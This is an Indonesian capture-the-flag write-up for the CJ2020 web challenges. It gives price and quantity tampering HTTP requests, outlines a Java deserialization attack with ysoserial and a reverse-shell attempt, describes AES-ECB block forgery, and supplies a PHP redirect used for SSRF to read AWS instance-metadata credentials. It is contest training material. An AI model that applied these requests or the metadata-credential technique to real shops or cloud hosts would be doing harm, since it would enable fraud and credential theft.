100 Masker dibeli dengan cara mengubah parameter awal menjadi **price: 100**

```
POST /api/v1/getState HTTP/1.1
Host: tokomasker1.web.cyber.jawara.systems
Connection: close
Content-Length: 57
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleW
Content-Type: application/json
Accept: */*
Origin: https://tokomasker1.web.cyber.jawara.systems
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://tokomasker1.web.cyber.jawara.systems/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,id;q=0.8,ms;q=0.7

{
  "selectedItems":[
    {
      "pk":"3",
      "price":100,
      "quantity":100
    }
  ]
}
```

Kemudian didapatkan flag




Flag: CJ2020{ez_price_tampering_for_bonus}

Toko Masker 2

Karena kita sudah tidak bisa mengubah parameter price, maka 100 Masker dibeli dengan cara membeli dua jenis masker, untuk masker jenis pertama, parameter **quantity**-nya kita ubah menjadi negatif

```
POST /api/v1/getState HTTP/1.1
Host: tokomasker2.web.cyber.jawara.systems
Connection: close
Content-Length: 94
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) C
Content-Type: application/json
Accept: */*
Origin: https://tokomasker2.web.cyber.jawara.systems
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://tokomasker2.web.cyber.jawara.systems/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,id;q=0.8,ms;q=0.7

{
  "selectedItems":[
    {
      "pk":"4",
      "price":80,
      "quantity":-20
    },
    {
      "pk":"3",
      "price":100,
      "quantity":100
    }
  ]
}
```


Kemudian didapatkan flag



Flag: CJ2020{anoher_variant_of_price_tampering_from_real_case}

Extra Mile

Diberikan akses ke sebuah dashboard dengan username dan password admin:admin. Ketika login, tidak ada apa-apa di dalam dashboard tersebut. Pada saat login berhasil, terdapat Set-Cookie userinfo yang memiliki value **`rO0ABXNy...`**



Tanpa pikir panjang, ini merupakan deserialize attack, kita gunakan tools ysoserial untuk melakukan attack. Didapatkan command yang berhasil yaitu **CommonsCollections5**. Dilakukan pengetesan HTTP request menggunakan wget, dan didapatkan response yang diinginkan. Namun ntah mengapa command kita gagal terus jika ingin melakukan reverse shell, akhirnya kita pakai tools ini untuk menggenerate command.

Flag: CJ2020{d3sErialization_Vuln3rability_1s_c0mm0n_in_Java_web_apps}

Toko Masker 3

Jika dilihat pada source code yang diberikan, sudah tidak terdapat celah lagi pada parameter. Sehingga hal yang bisa di-exploit yaitu pada fungsi encrypt dan decrypt. Jika diperhatikan, state yang dihasilkan hampir mirip untuk tiap state. Sehingga kami asumsikan enkripsi yang digunakan yaitu AES ECB. Oleh karena itu kita dapat menggerenate block ECB yang sehingga jika state di-decrypt akan menghasilkan JSON yang terdapat parameter totalPrice yang sudah diubah.

Flag: CJ2020{sial_lupa_ganti_encryption_key_di_soal_toko_masker_1-3_tadi_haduhhh}

Gravatar

Web service yang diberikan tidak memiliki fitur apa-apa selain submit md5(email) pada parameter **path** di form. Kemudian menampilkan gravatar dari hasil submitan kita. Kita bingung. Kemudian terdapat hint


```
Hint:

>> gravatar_image_path =
   urllib.parse.urljoin(gravatar_url, path)
>> whois $(dig +short
   gravatar.web.cyber.jawara.systems)
```

Dan jika kita membaca dokumentasi `urljoin`,

> **Note:** If *url* is an absolute URL (that is, starting with `//` or `scheme://`), the *url*'s host name and/or scheme will be present in the result. For example:

```
>>> urljoin('http://www.cwi.nl/%7Eguido/Python.html',
...         '//www.python.org/%7Eguido')
'http://www.python.org/%7Eguido'
```

Maka parameter path bisa saja merupakan absolute URL yang dapat menyebabkan SSRF. Kita coba untuk request ke server / webhook kita, tidak ada apa-apa pada request dan juga headernya.



Kemudian terdapat hint **whois** sehingga kami asumsikan ini ada hubungannya dengan akses local. Lalu yang diakses yaitu meta-data aws. Kemudian kita coba untuk melakukan redirect ke instance metadata aws menggunakan simple dynamic redirect code dengan bahasa php

```
<?php header("Location: http://169.254.169.254/" . $_GET["ashkjdha"]); ?>
```

Didapatkan

Kemudian dilakukan pencarian file rahasia yang berisikan data sensitive untuk mengakses bucket. Akhirnya didapatkan pada file `/latest/meta-data/iam/security-credentials/cjgrav`

Setelah itu, lakukan konfigurasi dan get flag seperti soal AWS. Didapatkan flag

Flag:
CJ2020{plz_update_to_AWS_IMDSv2_if_u_dont_wanna_end_up_like_Capital_One!!!!111!!!}